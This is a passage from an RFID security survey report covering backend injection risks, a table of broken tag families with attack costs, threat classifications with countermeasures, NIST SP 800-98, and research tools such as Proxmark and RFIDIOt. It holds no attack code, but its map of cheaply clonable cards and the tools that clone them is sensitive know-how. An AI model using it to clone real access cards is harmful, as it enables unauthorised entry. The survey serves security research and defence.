SQL Injection is believed to be the most common and practical attack scenario against backend systems. As presented in [86][97] valid data stored card memory can be replaced by specially crafted SQL queries that can insert or alter data in backend systems that are connected to a database server, or even cause damage or data loss. A schema of an RFID system connected to backend databases is shown in Figure 3-11 derived from [86]. Same concept can be used to trigger Cross Site Scripting (XSS) vulnerabilities, if data presented by the card is reflected into a web-application in some way.




Figure 3-11 Database backend in RFID ecosystem

3.8.3 Command/Code Insertion:

Similar to SQL injection and XSS attack vectors, the same concept can be used against vulnerable middleware or backend systems to trigger command or code injection attacks and exploit the system.

4 Security Status of Major Tag Brands

Being familiar with RFID technology basics and common attack types and scenarios against this technology, in this section we can have a summarized and recap version of known attacks and researches that has been published to the date of publishing this report. It should be noted that not all types of RFID cards, models or brands are covered here. Moreover due to simplicity of attacks against non-cryptographic and ID only tags, they are not covered in this section. All of these types of tags can simply be cloned and emulated with off the shelf and cheap equipment and available open-source softwares. The focus in this section is more on most known and widespread brands and models that are used by consumers and in commercial market. Moreover there might be multiple versions and publications for same or similar types of attacks against a class of card, but only the major or most complete ones are cited. For farther variants of attacks against each specific tag family, reader is advised to go over relevant and cited papers in mentioned references.

For a much more detailed and complete list of brands and models among their specific security features, readers can refer to a comprehensive list of tag chip models and their security and protection features in [98] which covers over 350 models. As one might notice, not all chip models that provide security features are publicly discussed as broken, however this is only the case if those features are used properly. For instance, some of models provide password protected read/write operations, but if this option is not used, cloning those tags is as simple as any other ID only tag model. Original source of information listed in cited table is unclear to author of this report, however this list was found as part of Proxmark online documentations and notes. During the process of writing this report a request has also been made in ProxMark public forum about referenced document to obtain farther information about the source, but no replies has been posted now.

In the presented table the first column indicates the brand or specific RFID (microcontroller) model. Second column indicates if the tag type is (partially) broken or not. It means if part or all of security measures provided by the tag are vulnerable or not. Third column indicates if existing vulnerabilities or attacks are practical to lunch or not. Fourth column shows cost of known attacks (considering lowest cost possible) in form of budget or requirement of advanced/expensive lab equipment. Finally the last column lists (most interesting) known attacks or research works published related to the tag.

Brand/Type	Broken/ Partially Broken	Attack Probability	Costs of Attack	Related Papers
MIFARE Classic	YES	Practical	Low	[65][66] [99]
MIFARE DESfire	YES	Practical	Medium	[100] [1]
MIFARE Ultralight	YES	Practical	Low	[101]
HID iClass	YES	Practical	Low	[102]
HID iClass Elite	YES	Practical	Low	[103]
KeeLoq	YES	Practical	Medium	[104][72]
MEGAMOS	YES	Practical		[91][92][105]
Legic	YES	Practical	Low	[106]
Hitag(2)	YES	Practical	Low	[73][107]

5 Classifications of Threats Based on Security Principles

So far we have reviewed security issues of the RFID technology mostly from technical point only. While technical details play an important role in security evaluations, in some cases calculation of risk of each threat from security management point of view also becomes important. For instance when we want to evaluate scores for a system in our assessment to check compliance with a specific security standard or certificate, we mostly deal with questions like “which security principles it affect?” rather than how exactly it is affecting our scenario. Having a well-structured classification of threats affecting RFID technology can help us have a better understanding of RFID security, thus choosing and developing more effective countermeasures.

Instead of rewriting previous works in this area, this report briefly goes through a relevant publication titled “Classification of RFID Threats based on Security Principles” [39] and reflects key parts of the paper into this report. It is also assumed that the reader is familiar with basic security principles which are Confidentiality, Integrity and Availability. Section 3 of our report has already covered main security issues and common attacks that affect the RFID technology, so we can skip same details presented in introduced paper and directly focus on final results and presented charts.

In this paper the final overview has been divided into three main categories, based on which part of the system are targeted: Attacks that affect the RFID underlying hardware layer, communication layer and finally the back-end layer. We have already covered these layers in section 2 of this report. Moreover the paper provides basic and brief countermeasures and solutions for every category of attack, with an indication showing the cost of the attack, and also applying every countermeasure with (L) Low, (M) Medium and (H) High indicators. It should be noted that attack-cost presented in this paper usually refers to first-time researches and attack implementations against a new technology, and should not be confused with information presented in section 4 of this report. For example, a first-time side channel attack research against MIFARE chips have been costly and expensive for the first time, but once the problems are revealed and information are documented about a known attack, cost of reproducing that attack and applying it to other implementations of same technology are not as high as the initial work. This is because the ongoing and follow-up researches that focus on every discovered vulnerability, lowering costs of attacks by developing new tools and techniques based on initial researches.

5.1 Proposed Classification of RFID Threats

The proposed classification in cited paper presents Figure 5-1 to show categories and three main layers of RFID technology, each divided into three sub-categories based on affected security principle, and finally under each principle we have related attack vectors. These attack vectors are all discussed previously in section 3 of this report. Reader might notice few minor differences in titling attack vectors when comparing this table and titles in section 3 of our report, but concepts and goals of attacks remains the same.





Figure 5-1 Classification of RFID Threats [39]

5.2 RFID Edge Hardware Layer Threats and Countermeasure

Figure 5-2, as presented in the cited paper, categorizes attacks affecting hardware layer of RFID, based on which security principle they are affecting, among estimated cost of attack, class of tags they affect and finally countermeasure solution-cost.




	Attack	Potential Damage	Attack Cost*	Class of Tag	Solution - Cost*
Confidentiality	Side Channel Attacks	- Extract information (i.e. cryptographic keys).	H	Low Cost Tags	- Use of tamper resistant tags. **(H)** - Limit electromagnetic emissions. **(M)** - Increase complexity of the circuit. **(H)**
Integrity	Physical Data Modification	- Altering data stored on tag memory.	H	Low Cost Tags	- Memory protection. **(M)** - Secure cryptographic protocols. **(M)**
	Impersonation	- Supplant legitimate tags. - Elicit sensitive information. - Gain unauthorized access to services.	M	Low Cost Tags	- Use of tamper resistant tags (i.e. Physical Unclonable Function (PUF)). **(H)** -Memory protection mechanisms. - Physical protection (against tag swapping). **(H)** - Use of encryption techniques. **(M)**
Availability	Permanently Disabling Edge Hardware	- Avoid identification. -Untraceability of tagged objects.	L	High/Low Cost Tags	- Rugged, flexible tags. **(M)** - Increased physical security. **(H)** - Efficient key management (regarding command abuse). **(M)**
	Temporarily Disabling Edge Hardware	- Avoid identification. -Untraceability of tagged objects.	M	High/Low Cost Tags	- Have limited number of unsuccessful reads. **(L)** - Store both the old and the potential new key or pseudonym values. **(M)**

***Cost: H** high, **M** medium, **L** low.

Figure 5-2 RFID threats and countermeasures related to the RFID edge hardware layer [39]

5.3 RFID Communication Layer Threarts and Countermeasures

Figure 5-3, as presented in the cited paper, categorizes attacks affecting the communication layer of RFID technology. Structure of the presented table remains the same.




	Attack	Potential Damage	Attack Cost*	Class of Tags	Solution - Cost*
Confidentiality	Eavesdropping	- Case A: Intercept messages. - Case B: Extract information.	Case A: **L** Case B: **H**	High/Low Cost Tags	- Store critical data on the back-end. **(M)** - Shielding. **(M)** - Use of encryption techniques. **(M)**
	Unauthorized Tag Reading	- Extract information.	**L**	Low Cost Tags	- Use of authentication protocols.**(M)**
	Privacy Threats	- Traceability. - Collection of personal information.	**M**	High/Low Cost Tags	- Killing tags. **(L)** - Blocking access. **(M)** - Relabeling, use of pseudonyms. **(M)** -Use of encryption techniques. **(M)**
	Key Compromise	- Impersonate. - Access to sensitive information. - Break the whole system.	**H**	High/Low Cost Tags	- Strong & published, well-known cryptographic algorithms. **(M)** - Long keys. **(L to H)**
Integrity	Relay Attacks	- Manipulate communications. -Deception regarding its location (distance).	**M**	High/Low Cost Tags	- Distance bounding protocols (use of round-trip-time). **(M)** - Measure signal strength and triangulation. **(H)**
	Replay Attacks	- Impersonation. - Desynchronization.	**L**	High/Low Cost Tags	- Use of key updating schemes.**(M)** - Use of timestamps. **(L)** - Use of challenge-response protocols (with nonces, clock synchronization, counters). **(M)**
	Message (Re)constrution	- Impersonation. - Desynchronization.	**M**	Low Cost Tags	- Use of strong cryptographic techniques. **(M)**
	Data Modification/ Insertion	- Alter data on the tag or the back-end data.	**M**	High/Low Cost Tags	- Use read-only tags. **(M)** - Data Modification: use of efficient and secure coding schemes. **(M)** - Data Insertion: dependence between the challenge and the response in the authentication process. **(M)**
Availability	Active/Passive Interference	- Interruption of Communication.	**L**	High/Low Cost Tags	Active: - Open problem. - Use of opaque walls. **(H)** - Establish regulations. **(L)** Passive: -Select appropriate frequencies and RFID reader's location. **(L)**

***Cost: H** high, **M** medium, **L** low.

Figure 5-3 RFID threats and countermeasures related to the communication layer [39]

5.4 RFID Back-end Layer Threats and Countermeasures

This section, as presented in Figure 5-4 from the referenced paper, covers the Back-end layer of RFID technology. While the table might seem very brief, three presented attack categories in the table covers techniques introduced in section 3.8 of this report.



	Attack	Potential Damage	Attack Cost*	Solution - Cost*
Confidentiality	**Privacy Violation/Key Compromise**	- Tracking, "hotlisting". - Access to private information.	**M**	- Access Control Mechanisms. **(L to M)** - Firewalls, Intrusion Detection Systems. **(L to H)**
Integrity	**Information Injection**	- Manipulation/ erase of data.	**M**	- Data and code checking. **(H)**
Availability	**Denial of Service Attacks**	- Interruption of Services. - Crash of the whole RFID system.	**M**	- Access Control Mechanisms. **(L to M)** - Firewalls, Intrusion Detection Systems. **(L to H)** - Efficient search protocols. **(M)**

***Cost: H** high, **M** medium, **L** low.

Figure 5-4 RFID threats and countermeasures related to the Back-end layer [39]

6 RFID and Security Guidelines

In section 3 of this report we have presented common attack vectors affecting the RFID technology and in section 5 we connected those classes of attacks with the security principle each of them affects. In this section we briefly overview available standards that are defined to help improving the security of an RFID system. Security standards and best-practices meant to be used by system designers, developers and administrators involved in implementing and deploying an RFID system to increase the overall security and lower the risks. Standard documents are usually written in a generic form, not specifying clear technical details, and usually just gives the idea to the reader about which (security) points to consider. Best practices at the other hand, are usually very specific and technically detailed, and sometimes even defined for specific versions of software/hardware or certain deployment scenarios. For example, in an RFIS security standard document we read that the distance between the reader and the tag should be kept to minimum possible, so that adversaries have lower chance of interrupting or interception of communication between them. For a similar topic in an RFID best practice (for example related to HF tags) we may read that the distance should be at most 5cm for a certain RFID ISO standard, to comply with given security best practice.

During the period of time of studying materials for preparation of this report, it surprisingly turned out that there are very few robust and comprehensive security standards or guidelines that are published related to the RFID technology. To be more specific, the author has been able to find only one official security guideline published by National Institute of Standards and Technology (NIST), which covers multiple layers of an RFID system. This can be considered an open topic for farther research and investigations. Vendors however, often publish limited documents with their products that assist end users or consumers about security features of an RFID product. NXP for instance, provides a series of trainings related to their own RFID chip series, which involves parts that train users how to enhance security of their implementation or development scenarios. NXP trainings are not free and publicly available though. Since these cases are product and vendor specific, they cannot be considered a comprehensive resource thus not mentioned in this section of the report, although it is strongly suggested that consumers locate and review such documents if there is any. It also bring another point to attention that due to complexity of modern RFID technologies and many different applications that can exist for every type, it is very difficult to gather and maintain a complete resource that covers entire domains of RFID technology.

6.1 NIST SP 800-98

In 2007 National Institute of Standards and Technology (NIST) published “Guideline for Securing Radio Frequency Identification (RFID) Systems” [108][109] also referenced with NIST SP 800-98. This document is considerably old and may be considered useless for current systems, but it should be noted that it is provided in form a guideline, which means not bound to any specific technical details, thus making it still applicable and useful for many applications. In SP 800-98, sections 1 to 4 are mainly introductions to terms and technologies and techniques of RFID deployment and a reader familiar with the subject can skip them. Section 4 of the guideline covers high-level descriptions about risks of involving RFID technology with businesses. Section 5 focuses on RFID security controls, covering security principles and basics and how they should be defined an applied to RFID systems. Section 6 of the guideline reviews privacy considerations by introducing some privacy principles and definitions, and how they should be applied in RFID domain. Section 7 introduces some high-level security practices that guides organizations throw steps of implementing RFID technology into the organization and systems while maintaining security aspects in management level. This section provides a reasonably complete check list for this purpose. Again it should be noted that none of these recommendations are bound to any specific RFID product or technology, making them still completely valid for current applications and scenarios. Section 8 of the guideline includes two case studies, which are examples of organizations using RFID technology, and how practices introduced in this guideline is applied on them to enhance security.

7 Tools of the Trade

In order to conduct research on RFID technology, it is sometimes very difficult and in fact unnecessary to develop entire requirements such as hardware and software modules from scratch. While some novel ideas and researches require and demands development of specific customized hardware and softwares, for many cases that is not the case. It specially applies to the cases where a researcher wants to evaluate an implementation, which is not entirely new or untouched by other developers or researchers. ISO14443 for example, is well known standard in RFID and tens of researchers and companies have already developed hardware and software tools for low level and high level inspection and manipulation of RFID systems based on ISO14443. This means for a new instance of an RFID based on same standard, it is not necessary to develop and implement most of the standard. One can simply use existing libraries, software tools or special purpose RFID debugging devices.

This section of the report introduces some the most known software and hardware tools that has been developed by other researchers or companies that helps us through a typical evaluation of an RFID implementation.

7.1 Software Tools

Depending on how deep and low level one might need to interact with RFID devices (reader/tag) there are many different proprietary and open-source softwares and libraries are available. Not all of them are suitable as generic packages though. Suitable and good software should usually let you easily interact with many variants of implementations of supported standards with minimal requirements in the code. Even if the original project does not support what we need, it should be designed in a modular way so we can extend the functionality or customize existing libraries. There are also few projects that are presented as a package of special purpose hardware beside software or firmware developed for them. We will place them in hardware sub-section of this report. Below are some of the well-established and popular libraries and softwares among researchers:

7.1.1 LibNFC

LibNFC [110] is the first liber open-source SDK that is provided for developing projects related to NFC or RFID based on ISO14443, FeliCa and few other supported types. Although the project was initially started for supporting NFC, but as discussed in section 2.6 of this report, NFC and RFID share a lot of base and low level standards, making LibNFC also useful for RFID research. Besides being free and open-source one of the major highlights of this project is being platform independent. Great developers' community and support also makes it as the core part of many different tools and scripts that are developed by researchers. Last but not least, LibNFC allows us to use (supported) off the shelf and cheap RFID readers as an RFID debugging and research device, instead of using commercial solutions, which usually cost few hundreds or even thousands of dollars. Of course professional devices has their own features and highlights, but not every researcher needs those advanced features.

7.1.2 LibFreefare

The LibFreefare library [111] which is a project developed closely with LibNFC is an open-source API for conveniently interacting with MIFARE tags in a low level.

7.1.3 RFIDIOt

RFIDIOt [112] is one of the first so called RFID hacking tools suite that can be adopted to work with multiple low level libraries such as LibNFC, to interact with a reader device. It is consisted of multiple Python based tools and scripts that can serve different purposes such as reading, cloning, spoofing, emulating, cracking, etc. While the project meant to be used with LibNFC (and LibNFC supported hardware devices) it can also be configured to use proprietary readers and drivers. However in such case not all promised functionalities and features might be available to the user. This is specially the case when we are using RFIDIOt to interact with reader device for low-level functions that proprietary device drivers often do not support.

7.1.4 MIFARE Classic Tool

MIFARE Classic Tool [113] is a small open-source project developed mainly for Android platform, to allow low-level interaction with (NFC/ RFID) supported tags. While not considered as complete as projects like RFIDIOt, it is still useful software to help us use any mobile phone with supported NFC reader chip as RFID hacking toolset. Since it is built on top of Android NFC API, this tool is limited to type of tags and standards that Android supports [25].

7.1.5 RFDUMP

RFDUMP [64] is an open-source GUI tool for interacting with RFID tags on Linux/UNIX based operating systems. It is mainly focused on manipulation of data stored in tag memory rather than the tag specifications. Since RFDUMP is not implementing the low-level protocols itself, it can read any tag and ISO standard that your reader device supports. While few reader device brands and models are listed as supported readers, RFDUMP can be actually enhanced via provided APIs to support different devices.

7.2 Hardware Tools

While software tools alongside off the shelf or commercial reader devices might suffice for basic evaluations and security tests, there are many cases that the research requires specially designed or customized hardware devices that has capabilities beyond standards and documented features of an RFID standard, to be able to achieve our goals. Past years and during the process of some of research papers introduced in this report, researchers have designed and developed multiple custom hardware devices. While some of them have been very case specific, and related to certain type of attack or standard, some others turned into general-purpose RFID research tools. Among them, there are also few companies and researchers that have focused on this requirement of special hardware devices, and are providing commercial and open-source solutions for other researchers. While all of the tools mentioned in this report are sold commercially, the price is usually only for assembling and packaging a tool that its design is open sourced, and with right knowledge and equipment anyone can build them. So they should not be confused with proprietary commercial hardware tools. What all of these tools have in common is the ability to communicate with many different tag standards and protocols, modify and transmit data at lower levels to tags, sniff RFID data transmissions, cloning tags, emulating and presenting themselves as an RFID tag to a reader device, or just simply act as a normal reader.

7.2.1 ProxMark

Proxmark [114] is one of the first projects that introduced the idea of generic-purpose low level RFID debugging devices that can be used for security research. It was originally designed for research on MIFARE cards by Jonathan Westhues but later has been extended by its developers community to support many other standards, protocols and attacks. Its current hardware version is ProxMark III, which runs a frequently updated open-source firmware. An upgraded version of this device known as Proxmark3-LCD is also available, which includes on board SD-Card based storage and LCD display. While the support for this model exists in firmware code base, it is still not considered as a stable device, thus not very popular. Complete and latest list of features and supported standards of Proxmark can be found at its GitHub project page [115].




Figure 7-1 Proxmark III device

One of the best features of ProxMark board is that the software defined radio is implemented on an FPGA module and not entirely in software level. This brings two great benefits to ProxMark which are very high performance in signal processing operations, and also the ability to reprogram the FPGA to support newer modulations or standards. It should be also noted that ProxMark III has been used for practical parts included in later sections of this report. Figure 7-1 shows a naked ProxMark board.

7.2.2 OpenPCD

